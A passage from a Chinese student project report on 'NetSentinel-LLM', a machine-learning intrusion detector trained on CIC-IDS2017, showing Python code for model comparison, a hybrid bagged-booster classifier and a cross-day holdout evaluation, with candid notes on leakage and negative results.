      base_rounds=h["base_rounds"],
      base_pool=tuple(h["base_pool"]),
      base_overrides=h.get("base_overrides"),
      class_weight=h.get("class_weight", "balanced"),
      random_state=seed,
      n_jobs=h.get("n_jobs", -1),
    )
  raise SystemExit(f"未知模型: {name}，可选 {mcfg['candidates']}")



def balanced_weights(y):
  """与 class_weight='balanced' 等价的样本权重，给不支持 class_weight 的 XGBoost 用。"""
  classes, counts = np.unique(y, return_counts=True)
  per = len(y) / (len(classes) * counts)
  table = dict(zip(classes, per))
  return np.array([table[v] for v in y], dtype=np.float64)



def fit_model(model, name, X_train, y_train):
  if name == "xgboost":
    return model.fit(X_train, y_train, sample_weight=balanced_weights(y_train))
  return model.fit(X_train, y_train)



# ---------------------------------------------------------------------- 评估



def evaluate(model, X, y_enc, classes):
  """classes 是标签名列表；y_enc 是它们对应的 0..K-1 整数下标。"""
  t0 = time.perf_counter()
  y_pred = model.predict(X)
  predict_ms = (time.perf_counter() - t0) / max(len(y_enc), 1) * 1000.0


  labels = list(range(len(classes)))
  precision, recall, f1, support = precision_recall_fscore_support(
    y_enc, y_pred, labels=labels, average=None, zero_division=0
  )
  # 稀有类的单类 F1 本质是噪声，但它和常见类一样占 macro-F1 的 1/K 权重。
  # Heartbleed 在全量数据里只有 11 行，测试集 1 行 —— 判对判错直接摆动 1/6 的总分，
  # 用它来选模型等于抛硬币（实测把随机森林从第一拉到第五）。所以选型用剔除稀有类后的口径。
  reliable = [i for i, s in enumerate(support) if s >= RARE_CLASS_SUPPORT]
  macro_reliable = float(np.mean(f1[reliable])) if reliable else float("nan")
  return {
    "accuracy": float(accuracy_score(y_enc, y_pred)),
    "macro_f1": float(f1_score(y_enc, y_pred, average="macro", zero_division=0)),
    "macro_f1_reliable": macro_reliable,
    "excluded_from_reliable": [str(classes[i]) for i in labels if i not in reliable],
    "weighted_f1": float(f1_score(y_enc, y_pred, average="weighted", zero_division=0)),
    "predict_ms_per_row": float(predict_ms),
    "per_class": {
      str(c): {
        "precision": float(precision[i]),
        "recall": float(recall[i]),
        "f1": float(f1[i]),
```

```
        "support": int(support[i]),
      }
      for i, c in enumerate(classes)
    },
    "confusion_matrix": confusion_matrix(y_enc, y_pred, labels=labels).tolist(),
  }


def selection_score(metrics):
  """选型只看剔除稀有类后的 macro-F1；没有可信类时才退回原始 macro-F1。"""
  score = metrics["macro_f1_reliable"]
  return score if score == score else metrics["macro_f1"]  # NaN 判断


def saturation_note(results):
  """第一名和第二名分不出来时返回一句说明，否则返回 None。

  只看前两名的差值，不看全体极差：逻辑回归掉队会把极差撑大，
  让这个告警永远不触发（第一版就是这么写的，等于空转）。
  """
  ranking = sorted(((r["selection_score"], k) for k, r in results.items()), reverse=True)
  if len(ranking) < 2:
    return None
  gap = ranking[0][0] - ranking[1][0]
  if gap >= 0.005:
    return None
  return (
    f"{ranking[0][1]}（{ranking[0][0]:.4f}）与 {ranking[1][1]}（{ranking[1][0]:.4f}）"
    f"相差 {gap:.4f}，不到 0.005：这个数据集上它们已经饱和，名次不代表真实差距"
  )


def warn_rare_classes(metrics):
  for cls, row in metrics["per_class"].items():
    if row["support"] < RARE_CLASS_SUPPORT:
      print(
        f"[警告] {cls} 在测试集只有 {row['support']} 个样本，"
        f"该类的 P/R/F1 是噪声，报告里必须声明不可据此下结论",
        flush=True,
      )


# ---------------------------------------------------------------- 主流程


def main(argv=None):
  ap = argparse.ArgumentParser(description="NetSentinel-LLM 五模型对比训练")
  ap.add_argument("--data", required=True, help="CIC-IDS2017 抽样 CSV")
  ap.add_argument("--config", default="config.yaml")
  ap.add_argument("--out", default="models/artifacts")
  ap.add_argument("--quick", type=int, default=None, help="只取 N 行，快速验证链路")
  ap.add_argument("--only", nargs="*", default=None, help="只训练指定模型")
  ap.add_argument("--dart-ablation", action="store_true", help="只跑 DART 消融")
  ap.add_argument("--seed", type=int, default=None, help="覆盖 config 里的 random_state")
  ap.add_argument(
    "--split",
    choices=("random", "temporal", "temporal-cv"),
    default="random",
    help="random=分层随机划分（有泄漏，指标饱和）；temporal=按类内部时间顺序留出；"
    "temporal-cv=前向滚动验证选型 + 末尾留出汇报（报告用这个）",
  )
  args = ap.parse_args(argv)

  cfg = load_config(args.config)
```

```
  mcfg = cfg["model"]
  seed = args.seed if args.seed is not None else mcfg["random_state"]
  out_dir = Path(args.out)
  out_dir.mkdir(parents=True, exist_ok=True)

  X, y, feature_names, meta = load_dataset(args.data, quick=args.quick, seed=seed)
  # 统一编码一次：XGBoost 的 sklearn 接口只接受 0..K-1 的整数标签，字符串会直接报错。
  # 因此五个模型全部在整数标签上训练，predict() 返回的也是下标，靠 artifact 里的 classes 还原名称。
  encoder = LabelEncoder().fit(y)
  y_enc = encoder.transform(y)
  classes = [str(c) for c in encoder.classes_]

  order = None
  folds = None
  if args.split in ("temporal", "temporal-cv"):
    if "__order__" not in meta.columns:
      raise SystemExit(
        f"--split {args.split} 需要 __order__ 列（全局时间序号）。"
        "用 tools/build_sample.py 重新生成样本即可。"
      )
    order = meta["__order__"].to_numpy()
  if args.split == "temporal":
    print("[划分] 按类内部时间顺序留出：每类最早 70% 训练 / 接着 20% 验证 / 最后 10% 测试",
flush=True)
  elif args.split == "temporal-cv":
    folds = forward_folds(y_enc, order, mcfg["test_size"])
    print(
      f"[划分] 前向滚动验证 {len(folds)} 折（开发段切块，训练块逐折递增），"
      f"末尾 {mcfg['test_size']:.0%} 留作测试集",
      flush=True,
    )

  # 滚动验证模式没有单独的 val 段（验证已经分摊到各折里）
  val_size = 0.0 if folds is not None else mcfg["val_size"]
  X_train, X_val, X_test, y_train, y_val, y_test, scaler = split_and_scale(
    X, y_enc, mcfg["test_size"], val_size, seed, order=order
  )
  print(
    f"[划分] train {len(X_train)} / val {len(X_val)} / test {len(X_test)}，"
    f"共 {len(classes)} 类",
    flush=True,
  )

  if args.dart_ablation:
    run_dart_ablation(cfg, X_train, y_train, X_test, y_test, classes, seed, out_dir)
    return 0

  targets = args.only or mcfg["candidates"]
  cv_scores = {}
  if folds is not None:
    print("[滚动] 前向滚动验证（选择分 = 各折可信 macro-F1 的均值）", flush=True)
    for name in targets:
      scores = []
      for tr, va in folds:
        fold_scaler = StandardScaler().fit(X[tr])
        fold_model = build_model(name, mcfg, seed)
        fit_model(fold_model, name, fold_scaler.transform(X[tr]), y_enc[tr])
        fold_metrics = evaluate(fold_model, fold_scaler.transform(X[va]), y_enc[va],
classes)
        scores.append(selection_score(fold_metrics))
      cv_scores[name] = (float(np.mean(scores)), float(np.std(scores)), scores)
      print(
        f"[滚动] {name:<15} 各折 " + " ".join(f"{s:.4f}" for s in scores)
        + f"  均值 {np.mean(scores):.4f} ± {np.std(scores):.4f}",
        flush=True,
      )

  results = {}
  fitted = {}
```

```
for name in targets:
  model = build_model(name, mcfg, seed)
  t0 = time.perf_counter()
  fit_model(model, name, X_train, y_train)
  fit_s = time.perf_counter() - t0


  # 滚动模式没有单独验证段；其余两种模式正常评一次
  val_metrics = evaluate(model, X_val, y_val, classes) if len(X_val) else None
  test_metrics = evaluate(model, X_test, y_test, classes)
  trees = count_trees(model)
  if val_metrics is not None:
    score = selection_score(val_metrics)
  else:
    score = cv_scores[name][0]
  results[name] = {
    "fit_seconds": round(fit_s, 2),
    "tree_count": trees,
    "val": val_metrics,
    "test": test_metrics,
    "selection_score": score,
    "cv_folds": cv_scores[name][2] if name in cv_scores else None,
  }
  fitted[name] = model
  head = f"[训练] {name:<15} {fit_s:6.1f}s  树{trees:<7} "
  if val_metrics is not None:
    head += (
      f"val 可信macro-F1 {selection_score(val_metrics):.4f}  "
      f"(含稀有类{val_metrics['macro_f1']:.4f})  "
    )
  else:
    head += f"滚动均值{score:.4f}  "
  print(head + f"test 可信macro-F1 {test_metrics['macro_f1_reliable']:.4f}", flush=True)
  warn_rare_classes(test_metrics)

best_name = max(results, key=lambda k: results[k]["selection_score"])
best_model = fitted[best_name]
excluded = sorted(
  {c for r in results.values() if r["val"] for c in r["val"]["excluded_from_reliable"]}
)
basis = "滚动验证均值" if folds is not None else "验证集可信macro-F1"
print(
  f"\n[选型] {best_name} 胜出（{basis}="
  f"{results[best_name]['selection_score']:.4f}）；测试集指标仅作最终汇报，不参与选择",
  flush=True,
)
if excluded:
  print(
    f"[选型] 这些类测试/验证样本不足{RARE_CLASS_SUPPORT}个，未计入可信macro-F1：{excluded}",
    flush=True,
  )
# 真正的饱和信号是"第一名和第二名分不开"，不是全体极差
note = saturation_note(results)
if note:
  print(f"[选型] 注意：{note}", flush=True)


artifact = {
  "model": best_model,
  "scaler": scaler,
  "feature_names": feature_names,
  "classes": classes,
  # 推理侧约定：model.predict() 返回的是这里的下标，必须过classes[pred]才是类名
  "predict_returns": "class_index",
  "label_map": LABEL_MAP,
  "selected_by": (
    f"forward-chaining cv mean macro_f1_reliable (剔除样本数< {RARE_CLASS_SUPPORT} 的类)"
    if folds is not None
    else f"val macro_f1_reliable (剔除样本数< {RARE_CLASS_SUPPORT} 的类)"
  ),
  "metrics": results[best_name],
  "trained_at": datetime.now(timezone.utc).isoformat(timespec="seconds"),
```

```
  }
  joblib.dump(artifact, out_dir / "best_model.pkl")

  schema = {
    "feature_names": feature_names,
    "classes": classes,
    "predict_returns": "class_index",
    "label_map": LABEL_MAP,
    "scaler": {
      "mean": scaler.mean_.tolist(),
      "scale": scaler.scale_.tolist(),
      "var": scaler.var_.tolist(),
    },
    "n_features": len(feature_names),
  }
  (out_dir / "feature_schema.json").write_text(
    json.dumps(schema, ensure_ascii=False, indent=2), encoding="utf-8"
  )
  (out_dir / "comparison.json").write_text(
    json.dumps(
      {"best": best_name, "models": results, "split": {
        "mode": args.split,
        "train": int(len(X_train)), "val": int(len(X_val)), "test": int(len(X_test)),
        "cv_folds": None if folds is None else [
          {"train": int(len(tr)), "val": int(len(va))} for tr, va in folds
        ],
      }},
      ensure_ascii=False,
      indent=2,
    ),
    encoding="utf-8",
  )

  print("\n| 模型 | 树数 | 训练(s) | test 可信macro-F1 | test macro-F1(含稀有类) | test 加权F1
| 准确率 |")
  print("|---|---|---|---|---|---|---|")
  for name, row in results.items():
    tm = row["test"]
    print(
      f"| {name} | {row['tree_count']} | {row['fit_seconds']} | "
      f"{tm['macro_f1_reliable']:.4f} | {tm['macro_f1']:.4f} | "
      f"{tm['weighted_f1']:.4f} | {tm['accuracy']:.4f} |"
    )
  print(f"\n产物已写入{out_dir}/")
  return 0


def run_dart_ablation(cfg, X_train, y_train, X_test, y_test, classes, seed, out_dir):
  """DART 消融：固定LightGBM 为唯一基学习器，只改boosting_type 一处变量。

  CatBoost 没有DART 实现，不能当消融载体；把消融塞进混合森林会同时改变
  "库种类"和"丢弃策略"两个变量，结论不可归因。
  """
  mcfg = cfg["model"]
  acfg = mcfg["dart_ablation"]
  if not acfg.get("enabled", True):
    print("[DART] config 里dart_ablation.enabled=false，跳过", flush=True)
    return

  rows = {}
  for variant in acfg["variants"]:
    name = variant["name"]
    overrides = {k: v for k, v in variant.items() if k != "name"}
    model = HybridForest(
      n_estimators=acfg["n_estimators"],
      max_depth=mcfg["hybrid_forest"]["max_depth"],
      max_features=acfg["max_features"],
      base_depth=acfg["base_depth"],
      base_rounds=acfg["base_rounds"],
      base_pool=("lightgbm",),
```

```
      base_overrides={"lightgbm": overrides},
      random_state=seed,
      n_jobs=mcfg["hybrid_forest"].get("n_jobs", -1),
    )
    t0 = time.perf_counter()
    model.fit(X_train, y_train)
    fit_s = time.perf_counter() - t0
    metrics = evaluate(model, X_test, y_test, classes)
    rows[name] = {
      "params": overrides,
      "fit_seconds": round(fit_s, 2),
      "tree_count": count_trees(model),
      "test": metrics,
    }
    print(
      f"[DART] {name:<12} {fit_s:6.1f}s  test macro-F1 {metrics['macro_f1']:.4f}",
      flush=True,
    )

  # 基线固定取 config 里排第一的变体，别用 dict 顺序——变体顺序一调，相对增量会静默换基准
  base_name = acfg["variants"][0]["name"]
  base = rows[base_name]["test"]["macro_f1"]
  print(f"\n基线 = {base_name}（config 里 dart_ablation.variants 的第一项）")
  print("| 变体 | 配置 | 训练(s) | test macro-F1 | 相对基线 |")
  print("|---|---|---|---|---|")
  for name, row in rows.items():
    delta = row["test"]["macro_f1"] - base
    print(
      f"| {name} | {row['params']} | {row['fit_seconds']} | "
      f"{row['test']['macro_f1']:.4f} | {delta:+.4f} |"
    )
  (out_dir / "dart_ablation.json").write_text(
    json.dumps(rows, ensure_ascii=False, indent=2), encoding="utf-8"
  )
  print("\n注意：收益很小甚至为负都是正常结论，报告里如实写，不要当创新点包装。")


if __name__ == "__main__":
  sys.exit(main())
```

代码 3-18　models/hybrid_forest.py（306 行）　M8 混合森林

```
"""混合森林：外层随机森林的 Bagging 骨架，内层基学习器是随机抽取的提升模型。

和随机森林的唯一区别：每个基学习器不再是一棵 CART，而是从 base_pool 里随机抽到的
XGBoost / LightGBM / CatBoost 之一，训练成一个小型提升模型（浅树 + 少轮数），
最后用软投票聚合各类概率。

三个必须守住的约束（写进报告 4.x）：
 1. 提升器内部必须是浅树（base_depth 默认 6）。24 层的树几乎能拟合完训练集，
    后续提升轮次没有残差可学，等于退化成"换个库跑单棵 CART"。
 2. base_depth 不得超过 max_depth（对应随机森林那 24 层的护栏），越界直接报错，
    不要静默截断。
 3. 树数口径按库分开算，不能一把尺子量三个库：
    XGBoost / LightGBM 多分类每轮**每类各长一棵树**（树数 = base_rounds * n_classes）；
    CatBoost MultiClass 每轮只长**一棵树**，叶子是 n_classes 维向量（树数 = base_rounds）。
    报成本必须报到树数，按"轮数"报会让 XGB/LGBM 那两路被低估 n_classes 倍。
"""

from __future__ import annotations

import math

import numpy as np
```

```
from sklearn.base import BaseEstimator, ClassifierMixin
from sklearn.preprocessing import LabelEncoder
from sklearn.utils.validation import check_is_fitted

__all__ = ["HybridForest", "count_trees"]



def _build_booster(kind, rounds, depth, overrides, seed, n_jobs):
  overrides = dict(overrides or {})
  if kind == "xgboost":
    from xgboost import XGBClassifier

    kw = dict(
      n_estimators=rounds,
      max_depth=depth,
      learning_rate=0.1,
      subsample=0.9,
      colsample_bytree=1.0,
      tree_method="hist",
      n_jobs=n_jobs,
      random_state=seed,
      verbosity=0,
    )
    kw.update(overrides)
    return XGBClassifier(**kw)

  if kind == "lightgbm":
    from lightgbm import LGBMClassifier

    kw = dict(
      n_estimators=rounds,
      max_depth=depth,
      # LightGBM 是 leaf-wise 生长，只设 max_depth 挡不住叶子数，必须同时压 num_leaves
      num_leaves=2**depth - 1,
      learning_rate=0.1,
      subsample=0.9,
      subsample_freq=1,
      colsample_bytree=1.0,
      n_jobs=n_jobs,
      random_state=seed,
      verbose=-1,
    )
    kw.update(overrides)
    return LGBMClassifier(**kw)

  if kind == "catboost":
    from catboost import CatBoostClassifier

    kw = dict(
      iterations=rounds,
      depth=depth,
      learning_rate=0.1,
      rsm=1.0,
      thread_count=n_jobs,
      random_seed=seed,
      verbose=0,
      allow_writing_files=False,
    )
    kw.update(overrides)
    return CatBoostClassifier(**kw)

  raise ValueError(f"不支持的基学习器类型：{kind!r}，可选 xgboost / lightgbm / catboost")



class HybridForest(ClassifierMixin, BaseEstimator):
  """Bagging 骨架 + 随机抽取的提升器基学习器 + 软投票。

  Parameters
```

```
    ----------
    n_estimators : int
      基学习器个数。每个都是一个完整的提升模型，不是一个棵。
    max_depth : int
      Bagging 骨架的深度护栏（对应随机森林的 24 层）。基学习器内部深度不得超过它。
    max_features : {"sqrt", "log2", "auto"} / int / float / None
      每个基学习器看到的随机特征子集大小，语义与随机森林一致。
    base_depth : int
      提升器内部单棵浅树的深度，建议 3–8。
    base_rounds : int
      提升轮数。多分类下每轮每类各长一棵树。
    base_pool : sequence of str
      基学习器候选库，每个基学习器从中随机抽取一个。
    base_overrides : dict[str, dict]
      按库名注入额外参数，例如 {"lightgbm": {"boosting_type": "dart", "drop_rate": 0.1}}。
      这是 DART 消融实验的接入点。
    class_weight : {"balanced"} / dict / None
      类别权重。BENIGN 占 80%，不处理会让模型退化成"全判正常"。
    random_state : int / None
    n_jobs : int
      每个基学习器内部使用的线程数。基学习器之间是串行训练的，避免嵌套并行。
    """

    def __init__(
      self,
      n_estimators=24,
      max_depth=24,
      max_features="sqrt",
      base_depth=6,
      base_rounds=100,
      base_pool=("xgboost", "lightgbm", "catboost"),
      base_overrides=None,
      class_weight="balanced",
      random_state=None,
      n_jobs=-1,
    ):
      self.n_estimators = n_estimators
      self.max_depth = max_depth
      self.max_features = max_features
      self.base_depth = base_depth
      self.base_rounds = base_rounds
      self.base_pool = base_pool
      self.base_overrides = base_overrides
      self.class_weight = class_weight
      self.random_state = random_state
      self.n_jobs = n_jobs

    # ------------------------------------------------------------------ 内部工具

    @staticmethod
    def _validate_X(X):
      if hasattr(X, "to_numpy"):
        return X.to_numpy(dtype=np.float32)
      return np.asarray(X, dtype=np.float32)

    def _resolve_max_features(self, n_features):
      mf = self.max_features
      if mf is None:
        return n_features
      if isinstance(mf, str):
        if mf in ("sqrt", "auto"):
          return max(1, int(math.sqrt(n_features)))
        if mf == "log2":
          return max(1, int(math.log2(n_features)))
        raise ValueError(f"不支持的 max_features: {mf!r}")
      if isinstance(mf, float):
        return max(1, min(n_features, int(mf * n_features)))
      return max(1, min(n_features, int(mf)))
```

```
def _draw_kinds(self, rng):
  """随机分配基学习器种类，但保证各库数量均衡。

  纯独立随机在 n_estimators=24 时会有不小的概率某个库一次都抽不到，
  那这一路的知识就白丢了；先按轮次铺满再打乱，随机性和覆盖性都保住。
  """
  pool = list(self.base_pool)
  if not pool:
    raise ValueError("base_pool 不能为空")
  reps = int(math.ceil(self.n_estimators / len(pool)))
  kinds = pool * reps
  order = rng.permutation(len(kinds))
  return [kinds[i] for i in order[: self.n_estimators]]

def _sample_weight(self, y_enc):
  cw = self.class_weight
  if cw is None:
    return None
  counts = np.bincount(y_enc, minlength=int(y_enc.max()) + 1).astype(np.float64)
  if cw == "balanced":
    per_class = len(y_enc) / (counts.size * np.maximum(counts, 1))
    return per_class[y_enc]
  if isinstance(cw, dict):
    return np.array([cw[c] for c in y_enc], dtype=np.float64)
  raise ValueError(f"不支持的 class_weight：{cw!r}")

# ---------------------------------------------------------------------- 训练

def fit(self, X, y):
  if self.base_depth > self.max_depth:
    raise ValueError(
      f"base_depth={self.base_depth} 超过 max_depth={self.max_depth}："
      "提升器内部必须是浅树，深树会让提升轮次没有残差可学"
    )

  X = self._validate_X(X)
  y = np.asarray(y)
  self.n_features_in_ = X.shape[1]

  self._le = LabelEncoder().fit(y)
  y_enc = self._le.transform(y).astype(np.int32)
  self.classes_ = self._le.classes_
  n_classes = len(self.classes_)
  n_samples, n_features = X.shape

  rng = np.random.RandomState(self.random_state)
  n_sub = self._resolve_max_features(n_features)
  kinds = self._draw_kinds(rng)
  weights = self._sample_weight(y_enc)

  self.estimators_ = []
  self.feature_indices_ = []
  self.member_classes_ = []
  self.learner_kinds_ = []
  self.skipped_ = []

  for i, kind in enumerate(kinds):
    seed = int(rng.randint(0, 2**31 - 1))
    boot = rng.randint(0, n_samples, size=n_samples)
    feats = np.sort(rng.choice(n_features, size=n_sub, replace=False))
    y_sub = y_enc[boot]

    member_le = LabelEncoder().fit(y_sub)
    if len(member_le.classes_) < 2:
      self.skipped_.append((i, kind, "bootstrap 样本只有单一类别"))
      continue
```

```
      est = _build_booster(
        kind,
        rounds=self.base_rounds,
        depth=self.base_depth,
        overrides=(self.base_overrides or {}).get(kind),
        seed=seed,
        n_jobs=self.n_jobs,
      )
      fit_kwargs = {}
      if weights is not None:
        fit_kwargs["sample_weight"] = weights[boot]
      est.fit(X[np.ix_(boot, feats)], member_le.transform(y_sub), **fit_kwargs)

      self.estimators_.append(est)
      self.feature_indices_.append(feats)
      # 单个 bootstrap 可能没抽到稀有类，记下这个成员实际覆盖了哪几类，
      # 预测时把概率散射回全宽，否则列数对不上会静默错位
      self.member_classes_.append(member_le.classes_)
      self.learner_kinds_.append(kind)

    if not self.estimators_:
      raise RuntimeError("没有基学习器训练成功，检查 base_pool / 数据类别分布")

    self.estimator_counts_ = {
      k: self.learner_kinds_.count(k) for k in dict.fromkeys(self.learner_kinds_)
    }
    return self

  # ------------------------------------------------------------------ 预测

  def predict_proba(self, X):
    check_is_fitted(self, "estimators_")
    X = self._validate_X(X)
    proba = np.zeros((X.shape[0], len(self.classes_)), dtype=np.float64)
    for est, feats, classes_idx in zip(
      self.estimators_, self.feature_indices_, self.member_classes_
    ):
      proba[:, classes_idx] += est.predict_proba(X[:, feats])
    return proba / len(self.estimators_)

  def predict(self, X):
    proba = self.predict_proba(X)
    return self.classes_[np.argmax(proba, axis=1)]

  # ------------------------------------------------------------------ 可解释性

  @property
  def feature_importances_(self):
    check_is_fitted(self, "estimators_")
    total = np.zeros(self.n_features_in_, dtype=np.float64)
    hits = np.zeros(self.n_features_in_, dtype=np.float64)
    for est, feats in zip(self.estimators_, self.feature_indices_):
      imp = getattr(est, "feature_importances_", None)
      if imp is None:
        continue
      total[feats] += np.asarray(imp, dtype=np.float64)
      hits[feats] += 1.0
    denom = np.maximum(hits, 1.0)
    return total / denom


def count_trees(model):
  """实际建成的树数，用于报告里的成本表。

  不能按"轮数"报：XGBoost / LightGBM 多分类每轮每类各长一棵树，差 n_classes 倍；
  CatBoost MultiClass 每轮只长一棵树（叶子是多维向量），轮数即树数。
  """
```

```
  if isinstance(model, HybridForest):
    return sum(count_trees(e) for e in getattr(model, "estimators_", []))
  if hasattr(model, "estimators_") and isinstance(model.estimators_, (list, np.ndarray)):
    return int(sum(count_trees(e) for e in model.estimators_))
  if hasattr(model, "get_booster"):  # xgboost
    return int(len(model.get_booster().get_dump()))
  if hasattr(model, "booster_"):  # lightgbm
    return int(model.booster_.num_trees())
  if hasattr(model, "tree_count_"):  # catboost
    return int(model.tree_count_)
  if hasattr(model, "tree_"):  # 单棵 CART
    return 1
  return 0
```

代码 3-19　tools/cross_day_eval.py（176 行）　M8 跨天留出实验

```
"""跨天留出的补充证据：训练日（周一至周四）→ 测试日（周五）。

为什么单独做这个实验：按类内部时间留出（models/train.py --split temporal）测的是
"同一个类更晚的实例还能不能认出来"，仍然是闭集问题。CIC-IDS2017 更真实的失效模式是
**测试日出现训练时从未见过的攻击类型**——周五有 DDoS 和 PortScan，而周一至周四完全没有。
六类闭集模型遇到这种行的行为只有两种：认成某个已知类，或者认成 BENIGN。

这里跑两个实验：

  A. 闭集六类模型（只在周一至周四能见到的四类上训练）直接拿去测周五：
     看 DDoS / PortScan 的行有多少被"至少报了警"（预测 != BENIGN），
     以及 BENIGN 行有多少被误报。这是开集检测能力的上界/下界的实测。
  B. 二分类（BENIGN vs 攻击）在同样的跨天条件下训练和测试：
     看"只判断有没有攻击"这个更弱的问题，跨天后退化到什么程度。

结论无论正负都照实写。这个实验的目的不是证明模型好，是给报告里
"为什么在线路径需要大模型层兜底"提供实测依据。
"""

from __future__ import annotations

import argparse
import json
import sys
from pathlib import Path

import numpy as np
import pandas as pd
from sklearn.metrics import precision_recall_fscore_support
from xgboost import XGBClassifier

sys.path.insert(0, str(Path(__file__).resolve().parent.parent))
from models.train import balanced_weights, load_dataset  # noqa: E402

TRAIN_DAYS = ("Monday", "Tuesday", "Wednesday", "Thursday")
TEST_DAY = "Friday"


def day_of(source: str) -> str:
  """把 '__source__'（如 Friday-WorkingHours-Afternoon-DDos.pcap_ISCX.csv）映到星期。"""
  return source.split("-", 1)[0]


def fit_xgb(X, y, seed):
  n_classes = len(np.unique(y))
  model = XGBClassifier(
```

```
    n_estimators=300,
    max_depth=8,
    learning_rate=0.1,
    subsample=0.9,
    colsample_bytree=0.9,
    objective="binary:logistic" if n_classes == 2 else "multi:softprob",
    tree_method="hist",
    verbosity=0,
    random_state=seed,
    n_jobs=-1,
  )
  model.fit(X, y, sample_weight=balanced_weights(y))
  return model



def per_class_rows(y_true, y_pred, names):
  labels = list(range(len(names)))
  p, r, f, s = precision_recall_fscore_support(
    y_true, y_pred, labels=labels, average=None, zero_division=0
  )
  return {
    names[i]: {
      "precision": round(float(p[i]), 4),
      "recall": round(float(r[i]), 4),
      "f1": round(float(f[i]), 4),
      "support": int(s[i]),
    }
    for i in labels
  }



def main(argv=None):
  ap = argparse.ArgumentParser(description="跨天留出评估（周一至周四训练，周五测试）")
  ap.add_argument("--data", default="data/cicids2017_sample.csv")
  ap.add_argument("--out", default="models/artifacts/cross_day.json")
  ap.add_argument("--seed", type=int, default=42)
  args = ap.parse_args(argv)

  X, y, feature_names, meta = load_dataset(args.data)
  if "__source__" not in meta.columns:
    raise SystemExit("样本缺 __source__ 列，用 tools/build_sample.py 重新生成")

  days = meta["__source__"].map(day_of).to_numpy()
  is_train = np.isin(days, TRAIN_DAYS)
  is_test = days == TEST_DAY
  print(
    f"[切分] 训练日 {sorted(set(days[is_train]))} {is_train.sum()} 行 / "
    f"测试日 {TEST_DAY} {is_test.sum()} 行",
    flush=True,
  )

  for side, mask in (("训练侧", is_train), ("测试侧", is_test)):
    dist = pd.Series(y[mask]).value_counts()
    print(f"  {side}类别: " + ", ".join(f"{k} {v}" for k, v in dist.items()), flush=True)

  # 标准化只在训练日上拟合，测试日自己是完全没见过的
  mean = X[is_train].mean(axis=0)
  std = X[is_train].std(axis=0)
  std[std == 0] = 1.0
  Xs = (X - mean) / std

  out = {"train_days": list(TRAIN_DAYS), "test_day": TEST_DAY}

  # ---------------------------------------------------------------- 实验 A
  # 闭集：训练侧只有 BENIGN / DoS Hulk / Patator / Heartbleed 四类
  a_classes = sorted(set(y[is_train]))
  a_map = {c: i for i, c in enumerate(a_classes)}
  y_a_tr = np.array([a_map[v] for v in y[is_train]])
```

```
  model_a = fit_xgb(Xs[is_train], y_a_tr, args.seed)

  pred_a = model_a.predict(Xs[is_test])
  benign_idx = a_map["BENIGN"]
  alerted = pred_a != benign_idx

  friday = pd.DataFrame({"label": y[is_test], "alerted": alerted, "pred": pred_a})
  exp_a = {}
  for cls, grp in friday.groupby("label"):
    exp_a[str(cls)] = {
      "rows": int(len(grp)),
      "alert_rate": round(float(grp["alerted"].mean()), 4),
      "predicted_as": {
        a_classes[i]: int(n)
        for i, n in grp["pred"].value_counts().sort_index().items()
      },
    }
  print("\n[实验 A] 闭集四类模型直接测周五（模型不知道 DDoS / PortScan 这两类存在）", flush=True)
  print(f"{'周五真实类':<12}{'行数':>8}{'报警率':>10}  预测去向", flush=True)
  for cls, row in exp_a.items():
    top = sorted(row["predicted_as"].items(), key=lambda kv: -kv[1])[:3]
    print(
      f"{cls:<12}{row['rows']:>8}{row['alert_rate']:>10.2%}  "
      + ", ".join(f"{k} {v}" for k, v in top),
      flush=True,
    )
  out["A_closed_set"] = {"trained_classes": a_classes, "per_class": exp_a}

  # ---------------------------------------------------------------- 实验 B
  # 二分类: BENIGN=0, 其余=1。这个问题比六类弱, 但仍然跨天
  y_b_tr = (y[is_train] != "BENIGN").astype(int)
  y_b_te = (y[is_test] != "BENIGN").astype(int)
  model_b = fit_xgb(Xs[is_train], y_b_tr, args.seed)
  pred_b = model_b.predict(Xs[is_test])

  b_names = ["BENIGN", "ATTACK"]
  exp_b = per_class_rows(y_b_te, pred_b, b_names)
  acc_b = float((pred_b == y_b_te).mean())
  # 按周五的攻击类型拆开看召回: 二分类模型对 DDoS 和 PortScan 未必一样
  detail = {}
  for cls in sorted(set(y[is_test])):
    m = y[is_test] == cls
    detail[str(cls)] = {
      "rows": int(m.sum()),
      "attack_recall": round(float(pred_b[m].mean()), 4),
    }
  print("\n[实验 B] 二分类（BENIGN vs 攻击）同样跨天", flush=True)
  print(f"  准确率 {acc_b:.4f}", flush=True)
  for name, row in exp_b.items():
    print(f"  {name:<8} P {row['precision']:.4f}  R {row['recall']:.4f}  F1
{row['f1']:.4f}"
      f"  样本 {row['support']}", flush=True)
  out["B_binary"] = {"accuracy": round(acc_b, 4), "per_class": exp_b, "by_friday_class":
detail}

  out_path = Path(args.out)
  out_path.parent.mkdir(parents=True, exist_ok=True)
  out_path.write_text(json.dumps(out, ensure_ascii=False, indent=2), encoding="utf-8")
  print(f"\n产物已写入 {out_path}", flush=True)
  return 0


if __name__ == "__main__":
  raise SystemExit(main())
```

3.3.9 小结

本部分交付了两样东西：一是与数据集同口径的 78 维特征提取器，二是同口径、可复现的五模型对比结论。最有价值的工作不是把 XGBoost 训到 0.9719，而是识别出随机划分下的 0.999 是划分泄漏、单段验证集选型等于抛硬币，并把选型口径改成前向滚动验证。这一步之后，报告里的每个数字都带上了“它是在什么口径下量出来的”这一注解，也才有了后面与规则基线、与大模型分工的正确表述。

本部分的三条结论里有两条对项目不利：混合森林没有超过单模型，跨天留出实验失败。它们都原样写进了本报告，没有包装成创新点。

3.4 潘凤乐：大模型诊断、知识检索与数据构建（M4 / M9）

本人负责“把一行判定变成一份人能读的报告”这一段：提示词与输出 schema、协议知识库与检索、多轮追问链路、以及大模型不可用时的降级路径。另外负责数据集抽样脚本与知识库内容。

表 3-8　本部分涉及的源文件

文件	行数	职责
llm/prompts.py	121	系统提示词（三条铁律）、证据与会话的格式化、请求组装
llm/client.py	138	DeepSeek / 通义千问调用、重试、不可用时降级为模板报告
llm/schema.py	111	输出解析与 Pydantic 校验，字段缺失即拒绝
llm/rag.py	81	字符二元组 BM25 检索
tools/build_sample.py	223	按类配额抽样、列名清洗、时间序号
data/rag/chunks.json	12 条	协议知识库内容
tests/test_llm_and_center.py	170	大模型层与中心接口的联测

3.4.1 为什么大模型只做解释、不做判断

这一层要解决的问题是“把结构化结论翻译成可读的中文，并且不许它自由发挥”。把大模型放在分类器之上而不是替代分类器，是有代价的：多一跳网

